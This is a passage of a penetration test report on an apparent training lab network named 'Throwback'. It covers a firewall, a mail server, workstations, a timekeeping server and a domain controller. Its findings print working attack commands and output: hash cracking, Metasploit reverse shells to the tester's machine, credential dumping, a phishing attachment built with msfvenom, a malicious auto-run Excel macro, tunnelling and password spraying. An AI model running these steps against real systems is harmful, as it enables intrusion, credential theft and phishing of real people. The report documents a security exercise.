
```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: PETERSJ::THROWBACK:cd599f94f98784d0:ca1724be907d3ce...000000
Time.Started.....: Fri Nov 19 10:17:45 2021 (1 min, 22 secs)
Time.Estimated...: Fri Nov 19 10:19:07 2021 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Mod.....: Rules (rules\best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3062.0 kH/s (6.35ms) @ Accel:128 Loops:38 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 248873472/1104517568 (22.53%)
Rejected.....: 0/248873472 (0.00%)
Restore.Point....: 3231744/14344384 (22.53%)
Restore.Sub.#1...: Salt:0 Amplifier:0-38 Iteration:0-38
Candidate.Engine.: Device Generator
Candidates.#1....: thtressa -> thrice123

Started: Fri Nov 19 10:17:43 2021
Stopped: Fri Nov 19 10:19:07 2021
```

#### Remote Desktop Login

Description:	Logging into RDP with petersj credentials
Impact:	High
System:	10.200.157.219
References:	Logging into Remote Desktop as user "petersj"  <i>xfreerdp /u:petersj /v:10.200.157.219 +clipboard</i>

#### Exploitation Proof of Concept



## Stored Credentials

<b>Description:</b>	Escalating privileges using stored credentials
<b>Impact:</b>	Critical
<b>System:</b>	10.200.157.219
<b>References:</b>	<p><a href="https://attack.mitre.org/tactics/TA0004/">https://attack.mitre.org/tactics/TA0004/</a> Privilege Escalation  <a href="https://attack.mitre.org/tactics/TA0006/">https://attack.mitre.org/tactics/TA0006/</a> Credential Access</p> <p>Stored credentials of admin user “admin-petersj” allowed us to open a command prompt as admin-petersj and add a new user to the administrators group. Stored credentials are often used to perform administrative tasks on remote machines. Unfortunately these can be easily leveraged by malicious users to elevate privileges.</p> <p><i>C:\Windows\System32\runas.exe /user:THROWBACK-PROD\admin-petersj /savecred “net user sweeps &lt;password&gt; /add”</i></p> <p><i>C:\Windows\System32\runas.exe /user:THROWBACK-PROD\admin-petersj /savecred “net localgroup Administrators sweeps /add”</i></p>

	<code>C:\Windows\System32\runas.exe /user:THROWBACK-PROD\admin-petersj /savecred "cmd.exe"</code>
--	---

## Exploitation Proof of Concept

```
PS C:\Users\petersj\Downloads\sweeps> cmdkey /list

Currently stored credentials:


    Target: Domain:target=localadmin.pass
    Type: Domain Password
    User: admin-petersj

    Target: Domain:interactive=THROWBACK-PROD\admin-petersj
    Type: Domain Password
    User: THROWBACK-PROD\admin-petersj
```

```
PS C:\Users\petersj\Downloads\sweeps> C:\Windows\System32\runas.exe /user:THROWBACK-PROD\admin-petersj /savecred "net localgroup Administrators sweeps /add"
Attempting to start net localgroup Administrators sweeps /add as user "THROWBACK-PROD\admin-petersj" ...
PS C:\Users\petersj\Downloads\sweeps> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
admin-petersj
sweeps
THROWBACK\BlairEJ
THROWBACK\Domain Admins
THROWBACK\WEBSservice
The command completed successfully.
```



```
C:\Windows\system32\cmd.exe

C:\Users\petersj\Documents>C:\Windows\System32\runas.exe /user:THROWBACK-PROD\admin-petersj /savecred "cmd.exe"
Attempting to start cmd.exe as user "THROWBACK-PROD\admin-petersj" ...

C:\Users\petersj\Documents>

Administrator: cmd.exe (running as THROWBACK-PROD\admin-petersj)

Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
throwback-prod\admin-petersj

C:\Windows\system32>
```

## Privilege elevation and hash dump

<b>Description:</b>	Escalating to SYSTEM and dumping hashes
<b>Impact:</b>	Critical
<b>System:</b>	10.200.157.219
<b>References:</b>	<p><a href="https://attack.mitre.org/tactics/TA0004/">https://attack.mitre.org/tactics/TA0004/</a> Privilege Escalation <a href="https://attack.mitre.org/techniques/T1003/001/">https://attack.mitre.org/techniques/T1003/001/</a> OS Credential Dumping: LSASS Memory</p> <p>Admin users are able to use tools to further elevate privileges to the SYSTEM account. This account is not meant to be accessible to users and is reserved for system specific and high security functions. Thus by elevating to SYSTEM an attacker can extract local NTLM hashes from the SAM file as well as any Kerberos information stored in memory. Often times in clear text.</p> <p>Metasploit module:</p> <pre>use exploit/multi/script/web_delivery set LHOST &lt;interface&gt; set SRVHOST &lt;interface&gt; set target 2 set payload windows/x64/meterpreter/reverse_tcp exploit -j</pre> <p>Paste the resulting code into the elevated system and run the below commands once a shell has opened.</p> <pre>Getsystem Hashdump Load kiwi Creds_all</pre>

## Exploitation Proof of Concept

```

[*] Sending stage (200262 bytes) to 10.200.157.219
[*] Meterpreter session 4 opened (10.50.154.33:8888 -> 10.200.157.219:53200)

msf6 exploit(multi/script/web_delivery) > sessions 4
[*] Starting interaction with 4...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hostname
[-] Unknown command: hostname
meterpreter > shell
Process 3008 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
THROWBACK-PROD

C:\Windows\system32>

```

```

meterpreter > hashdump
admin-petersj:1010:
Administrator:500:a
DefaultAccount:503:
Guest:501:
sshd:1009:
sweeps:1011:
WDAGUtilityAccount:504:

```

```

kerberos credentials
=====

Username          Domain           Password
-----
(null)            (null)          (null)
Administrator     THROWBACK-PROD  (null)
BlairJ            THROWBACK.LOCAL
THROWBACK-PROD$   THROWBACK.local 83 53 45 cc 1a 2d 90
02 64 c9 8f fe 63 17
ae 10 b7 70 8d 5f b9
96 68 22 24 fa 7c 0a
93 fd 9f 77 d0 b2 2b

admin-petersj     THROWBACK-PROD  (null)
petersj           THROWBACK.LOCAL (null)
throwback-prod$   THROWBACK.LOCAL (null)

```

## Throwback-FW01 10.200.157.138

### Default Credentials

Description:	Logging into the web service with default credentials
Impact:	Critical
System:	10.200.157.138
References:	

<https://attack.mitre.org/techniques/T1078/001/> Default Accounts  
<https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html>

Enumeration of the firewall located a public facing login portal. A quick search for default credentials of “pfsense” firewalls located default credentials which were used to successfully login with administrator privileges.

Username: admin  
Password: pfsense

## Exploitation Proof of Concept

The screenshot shows the pfSense login page and the dashboard after successful login. The login page has a 'SIGN IN' button. The dashboard shows a warning about the default 'admin' password, a status bar, and several widgets: Firewall Logs, Services Status, Traffic Graphs, and Interfaces.

**Firewall Logs**

Act	Time	IF	Source	Destination
×	Aug 4 00:14	WAN	10.40.119.232	10.40.251.138:33445
×	Aug 4 00:14	WAN	10.40.119.232	10.40.251.138:33446
×	Aug 4 00:14	WAN	10.40.119.232	10.40.251.138:33447
×	Aug 4 00:14	WAN	10.40.119.232	10.40.251.138:33448
×	Aug 4 00:14	WAN	10.40.119.232	10.40.251.138:33449

**Services Status**

Service	Description	Action
✗ dpinger	Gateway Monitoring Daemon	▶
✓ ntpd	NTP clock sync	↻
✓ sshd	Secure Shell Daemon	↻
✓ syslogd	System Logger Daemon	↻
✓ unbound	DNS Resolver	↻

**Traffic Graphs**

WAN

wan (in) wan (out)

17:53 18:20 19:10 19:53

500 0.0 -500 -1.0k -1.5k

**Interfaces**

Interface	Mode	IP Address
WAN	manual	10.200.157.138

## Remote Code Execution

Description:	RCE via inbuilt features
Impact:	Critical
System:	10.200.157.138



## References:

The pfSense firewall contains a feature enabling execution of commands on the underlying system. Utilizing this we were able to obtain a reverse shell on our attack machine. The firewall was running as root so no further escalation was required to compromise this machine. There are multiple methods of gaining RCE via this firewall using the "Diagnostics, Command Prompt" menu. Our method used the "execute command" form and meterpreter's python web delivery for access via a reverse meterpreter shell. There is also a PHP option and file upload option which could be just as easily be leveraged to gain a reverse shell.

Metasploit:

Use multi/script/web\_delivery

Set target 0

Set LHOST <interface>

Set SRVHOST <interface>

Set LPORT 9999

Run -j

Paste the resulting text in the command execution form on pfSense

## Exploitation Proof of Concept

Diagnostics / Command Prompt

Advanced Users Only

The capabilities offered here can be dangerous. No support is available. Use them at your own risk!

Execute Shell Command

Command

«

⚡ Execute

»

↺ Clear

Download File

File to download

Download

Upload File

Browse...

No file selected.

Upload

Execute PHP Commands

Command

⚡ Execute

Example: `print("Hello World!");`

Page 21 of 53

```

msf6 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.50.154.33:9999
[*] Using URL: http://10.50.154.33:8080/5dS9QuQUWa8MRV2
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;import ssl;u=__import__('urllib'+{2:'',3:'.request'}[sys
]);r=u.urlopen('http://10.50.154.33:8080/5dS9QuQUWa8MRV2', context=ssl._create_

msf6 exploit(multi/script/web_delivery) >
[*] 10.200.157.138 web_delivery - Delivering Payload (497 bytes)
[*] Sending stage (39700 bytes) to 10.200.157.138
[*] Meterpreter session 5 opened (10.50.154.33:9999 -> 10.200.157.138:58748 )

msf6 exploit(multi/script/web_delivery) > sessions 5
[*] Starting interaction with 5...

meterpreter > getuid
Server username: root
meterpreter > shell
Process 80722 created.
Channel 1 created.
sh: can't access tty; job control turned off
# hostname
hostname
THROWBACK-FW01.THROWBACK.local

```

## Throwback-MAIL 10.200.157.232

### Guest Credentials

Description:	Webmail guest credential login
Impact:	Critical
System:	10.200.157.232
References:	<p><a href="http://10.200.157.232/">http:// 10.200.157.232/</a></p> <p>The welcome page of the webmail login contains the credentials that guests can use to login to mail system. This enabled us to enumerate some employee emails and send a mass reply to multiple internal email accounts.</p> <p>Username: tbhguest Password: WelcomeTBH1!</p>

### Exploitation Proof of Concept



Guests who require access to an email can use the following:  
tbhguest:WelcomeTBH1!

Throwback Hacks Login

Name:

Password:

Login

Folders

Last Refresh:  
Thu, 6:25 am  
(Check Mail)

INBOX

INBOX.Drafts

INBOX.Sent

INBOX.Trash

Current Folder: INBOX

[Compose](#) [Addresses](#) [Folders](#) [Options](#) [Search](#) [Help](#)

Welcome to Networks!

[Thread View](#)

Flag

Unflag

Read

Unread

Forward

Delete

☐ Bypass Trash

INBOX

Move

From

noreply

petersj@throwback.local

Received

Aug 9, 2020

Wed, 11:40 pm

Subject

Welcome

Re: Vulnerabilities Update

Viewing Messages: 1 to 2 (2 total)

## Spearphishing Attachment

Description:	Malicious email attachment leading to RCE of WS01
Impact:	Critical
System:	10.200.157.232 & 10.200.157.176
References:	<p><a href="https://attack.mitre.org/techniques/T1566/001/">https://attack.mitre.org/techniques/T1566/001/</a> Spearphishing Attachment</p> <p>Opening the “Vulnerabilities Update” email enabled us to use the “reply all” feature with no restrictions. We created a malicious exe and attached it which gained a remote shell on WS01 with admin privileges due to admin user blairej opening the attachment.</p> <p><a href="http://10.200.157.232/src/webmail.php">http://10.200.157.232/src/webmail.php</a></p> <p><i>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=&lt;attack machine&gt; LPORT=80 -f exe &gt; shelly.exe</i></p>

## Exploitation Proof of Concept

**To:**

**Cc:** "J Blaire" <blairej@throwback.local>, "Nana Daiba" <daiban@throwback.local>

**Bcc:**

**Subject:** Re: Vulnerabilities Update

---

**Priority:** High

**Receipts:** ☐ On Read ☐ On Delivery

Signature Addresses Save Draft Send

---

On Wed, November 24, 2021 11:40 pm, petersj@throwback.local wrote:

> On Tue, June 8, 2021 1:01 pm, Throwback Hacks Guest wrote:

>

>> Good afternoon,

>>

>>

>> Please open the file attached below, in order to carry out essential

>> vulnerability updates.

>>

>> Cyber Team

>>

>>

>>

Send

---

**New attachment:** Browse... No file selected. Attach (Max. 2 MiB)

☒ shelly.exe - application/x-ms-dos-executable (7.1 KiB)

Delete Selected Attachments

**Throwback-WS01 10.200.157.222**

Administrator access

<b>Description:</b>	Admin access on WS01 via spearphishing attack
<b>Impact:</b>	High
<b>System:</b>	10.200.157.176
<b>References:</b>	<p><a href="https://attack.mitre.org/techniques/T1566/001/">https://attack.mitre.org/techniques/T1566/001/</a> Spearphishing Attachment</p> <p><u>Metasploit listener</u></p> <pre> use exploit/multi/handler set payload windows/x64/meterpreter/reverse_tcp set LHOST &lt;interface&gt; set LPORT 80 run -j </pre>

Exploitation Proof of Concept

```

msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 10.200.157.222
[*] Meterpreter session 1 opened (10.50.154.33:80 -> 10.200.157.222:58417 )

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: THROWBACK-WS01\BlairJ
meterpreter > sysinfo
Computer      : THROWBACK-WS01
OS            : Windows 10 (10.0 Build 19041).
Architecture : x64
System Language : en-US
Domain        : THROWBACK
Logged On Users : 17
Meterpreter   : x64/windows
meterpreter > shell
Process 2164 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19041.388]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\BlairJ>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the
Members

-----
Administrator
BlairJ
THROWBACK\Domain Admins
The command completed successfully.

```

## Throwback-TIME 10.200.157.176

### Portscan

Description:	Portscan of throwback-time from the internal network
Impact:	Moderate
System:	10.200.157.176
References:	<p><a href="https://www.powershell empire.com/">https://www.powershell empire.com/</a></p> <p>A powershell agent was then setup on WS01 to enable a portscan of the machine "TIME".</p> <p><b><u>Powershell Empire</u></b></p> <p><i>usemodule powershell/situational_awareness/network/portscan</i>  <i>set host 10.200.157.176</i>  <i>execute</i></p> <p>Open ports  80,443,3389,445,139,135,3306,22</p>

### Exploitation Proof of Concept

### Webpage

<b>Description:</b>	Home page of the webserver running on TIME
<b>Impact:</b>	Low
<b>System:</b>	10.200.157.176
<b>References:</b>	Browsing to port 80 on TIME from an RDP session on PROD revealed a login portal.

### Exploitation Proof of Concept



The image shows a web browser window displaying a login page for 'Timekeep'. At the top, there is a small image of a black time clock device. Below it, the title 'Timekeep User Login' is centered. The login form consists of two input fields: 'User:' with a placeholder 'Enter user' and 'Password:' with a placeholder 'Enter password'. Below the password field, there is a note: 'Note: Your password should not be the same as your Network ID'. At the bottom left, there is a blue 'Submit' button. To the right of the button is a checkbox labeled 'Remember me'.

### SQL Credentials

<b>Description:</b>	Enumeration of SQL credentials
<b>Impact:</b>	Medium
<b>System:</b>	10.200.157.176
<b>References:</b>	Utilising user “petersj” credentials we were able to connect to the time keep server via SSH. Browsing the web server configuration we located cleartext credentials to the SQL database in a file called C:\xampp\htdocs\db_connect.php

### Exploitation Proof of Concept

```

throwback\petersj@THROWBACK-TIME C:\xampp\htdocs>type db_connect.php
<?php

define('DB_SRV', 'localhost');
define('DB_PASSWD', ' ');
define('DB_USER', 'TBH');
define('DB_NAME', 'timekeepusers');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

    die("Error: Connection to Database could not be made." . mys

}
?>
throwback\petersj@THROWBACK-TIME C:\xampp\htdocs> C:\xampp\htdocs>

```

## SQL login via reverse connection

Description:	Connecting to SQL and enumerating the database
Impact:	Medium
System:	10.200.157.176
References:	<p><a href="https://attack.mitre.org/techniques/T1572/">https://attack.mitre.org/techniques/T1572/</a> Protocol Tunneling</p> <p><a href="https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html">https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html</a> Plink</p> <p>Utilizing the SQL credentials we were able to login to the SQL database by first creating an encrypted reverse ssh tunnel back to our attacking machine that forwarded any traffic on our machine going to port 20000 into the remote machine(PROD) and then into TIME's remote SQL port 3306</p> <p><b>Plink.exe</b>  <b>On PROD:</b>  <b>plink.exe -R 20000:10.200.157.176:3306 <a href="#">sweps@10.50.154.33</a></b></p> <p><b>From the connection window(our attack machine):</b>  <b>mysql -h 127.0.0.1 -port=20000 -u TBH -p</b></p> <p>The database contained multiple databases. The databases of interest to us were "domain_users" and "timekeepusers"</p>

## Exploitation Proof of Concept

```

FreeRDP:10.200.157.219
Administrator: C:\Windows\system32\cmd.exe - plink.exe -R 20000:10.200.157.176:3306 sweeps@10.50.154.33
+-----+
| users |
+-----+
(B[0;1m1 row in set (0.325 sec)
(B[0;m(B[0;1m
(B[mMariaDB [timekeepusers]> se[Klect users;
ERROR 1054 (42S22): Unknown column 'users' in 'field list'
(B[0;7m(B[mMariaDB [timekeepusers]> select users from timekeepusers;
ERROR 1146 (42S02): Table 'timekeepusers.timekeepusers' doesn't exist
(B[0;7m(B[mMariaDB [timekeepusers]> describe users;
+-----+
| Field      | Type          | Null | Key | Default | Extra |
+-----+
| USERNAME  | varchar(100)  | NO   |     | NULL    |       |
| PASSWORD  | varchar(100)  | NO   |     | NULL    |       |
+-----+
(B[0;1m2 rows in set (0.330 sec)
(B[0;m(B[0;1m
(B[mMariaDB [timekeepusers]> select user[Kname,password from users;
+-----+
| username | password |
+-----+
| spopy    |          |
| foxxr    |          |
| winters |          |
| daiban   |          |
| blairej  |          |
| FLAG     |          |
| daviesj  |          |
| horseman |          |
| peanutb |          |
| humphrey |          |
| jeffersd |          |
| petersj  |          |
| foxxr    |          |
| daviesj  |          |
| gongoh   |          |
| dosierk  |          |
| murphyf  |          |
| jstewart |          |
+-----+
(B[0;1m18 rows in set (0.341 sec)
(B[0;m(B[0;1m
(B[mMariaDB [timekeepusers]>

```

## Escalation to administrator

<b>Description:</b>	Privilege escalation
<b>Impact:</b>	Medium
<b>System:</b>	10.200.157.176
<b>References:</b>	<p><a href="https://attack.mitre.org/techniques/T1137/001/">https://attack.mitre.org/techniques/T1137/001/</a> Office Template Macros</p> <p>Logging in with any users credentials from the timekeepusers table brought us to an excel spreadsheet upload page used for employees to upload their timesheets. We leveraged this to upload a xlsx document containing a malicious macro that autoran when the document was opened. The document was opened by an administrator which gave us administrator access to TIME.</p> <p><b>Metasploit:</b>  use exploit/windows/misc/hta_server  set LHOST &lt;interface&gt;  set SRVHOST &lt;interface&gt;  set payload windows/x64/meterpreter/reverse_tcp  run -j</p> <p>In Excell create a new macro with the below code:</p>



**Macro code:**

```
Sub OpenMe()
```

```
    PID = Shell("mshta.exe <url from Metasploit>")
```

```
End Sub
```

```
Sub Auto_Open()
```

```
    OpenMe
```

```
End Sub
```

This document was then saved as Timesheet.xlsm and uploaded to TIME.

**Exploitation Proof of Concept**

**Timekeep Server v1.4.2**

11/23/2021 01:33:10 pm

Welcome: humphreyw



This server is to be accessed only by Throwback Hacks Security. This domain is monitored

**Upload Timesheet.xlsm**

Choose File

No file chosen

Upload

**Throwback Hacks Security**

[Return Home](#)

[Log Out](#)

```

C:\Windows\System32>hostname
hostname
THROWBACK-TIME

C:\Windows\System32>whoami
whoami
throwback-time\administrator

C:\Windows\System32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::5d64:472d:c290:5c8c%7
    IPv4 Address. . . . . : 10.200.157.176
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.157.1

```

## Throwback-DC01 10.200.157.117

### VPN Setup

<b>Description:</b>	VPN setup within throwback.local
<b>Impact:</b>	High
<b>System:</b>	10.200.157.117
<b>References:</b>	<p><a href="https://attack.mitre.org/techniques/T1133/">https://attack.mitre.org/techniques/T1133/</a> External Remote Services</p> <p>Before proceeding any further, we setup a vpn connection from DC01 to give us full internal access to throwback.local from our attack machine. This enabled us to use tools from our attack machine as if we were inside the domain. SSH login credentials obtained in step 7 allowed domain user login to DC01.</p> <p><b><u>VPN Connection from Metasploit</u></b></p> <ol style="list-style-type: none"> <li>1. Meterpreter shell             <ul style="list-style-type: none"> <li>Use exploit/multi/script/web_delivery</li> <li>Set SRVHOST &lt;interface&gt;</li> <li>Set LPORT 80</li> <li>Set LHOST &lt;interface&gt;</li> <li>Set target 2</li> <li>Set payload windows/x64/meterpreter/reverse_tcp</li> <li>Run -j</li> <li>Paste the resulting code into the command prompt on DC01</li> </ul> </li> <li>2. use post/multi/manage/autoroute             <ul style="list-style-type: none"> <li>set SUBNET 10.200.157.0</li> <li>set SESSION &lt;session number&gt;</li> <li>run -j</li> </ul> </li> </ol>

	<pre>use auxiliary/server/socks_proxy set VERSION 4a run</pre> <p><b><u>Configure Proxychains on attack machine</u></b></p> <pre>Sudo nano /etc/proxychains.conf Socks4 127.0.0.1</pre> <p>Tools that need routing into throwback.local can now be run by prepending “proxychains” to the command</p> <p>le: “proxychains ssh &lt;user&gt;@&lt;ipaddress&gt;”</p>
--	---

## Exploitation Proof of Concept

```
msf6 post(multi/manage/autoroute) > run -j
[*] Post module running as background job 1.
msf6 post(multi/manage/autoroute) >
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against THROWBACK-DC01
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.200.157.0/255.255.255.0 from host's routing table.
msf6 post(multi/manage/autoroute) > █
```

## Password Spray

<b>Description:</b>	Password spraying DC01 with common passwords
<b>Impact:</b>	High
<b>System:</b>	10.200.157.117
<b>References:</b>	<p><a href="https://attack.mitre.org/techniques/T1110/003/">https://attack.mitre.org/techniques/T1110/003/</a> Password Spraying</p> <p>Using the list of domain users retrieved from the domain_users table in the SQL database on throwback-TIME we executed a password spraying attack against DC01 utilizing the SMB protocol. A password spraying attack is when a list of user accounts are each tried with a commonly used passwords such as “Summer2020”. This password spraying attack led to the compromise of user “jeffersd” local windows account on DC01.</p> <p><i>proxychains crackmapexec smb 10.200.157.117 -u user.txt -p passwords.txt –continue-on-success</i></p>

## Exploitation Proof of Concept

```

SMB 10.200.157.117 445 THROWBACK-DC01 [-] THROWBACK.local\JeffersD: STATUS_LOGON_FAILURE
SMB 10.200.157.117 445 THROWBACK-DC01 [-] THROWBACK.local\JeffersD: STATUS_LOGON_FAILURE
SMB 10.200.157.117 445 THROWBACK-DC01 [-] THROWBACK.local\JeffersD: STATUS_LOGON_FAILURE
SMB 10.200.157.117 445 THROWBACK-DC01 [-] THROWBACK.local\JeffersD: STATUS_LOGON_FAILURE
SMB 10.200.157.117 445 THROWBACK-DC01 [-] THROWBACK.local\JeffersD: STATUS_LOGON_FAILURE
SMB 10.200.157.117 445 THROWBACK-DC01 [-] THROWBACK.local\JeffersD: STATUS_LOGON_FAILURE
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.200.157.117:445 ... OK
SMB 10.200.157.117 445 THROWBACK-DC01 [+] THROWBACK.local\JeffersD: 
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.200.157.117:445 ... OK
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.200.157.117:445 ... OK
SMB 10.200.157.117 445 THROWBACK-DC01 [-] THROWBACK.local\JeffersD: JS_LOGON_FAILURE
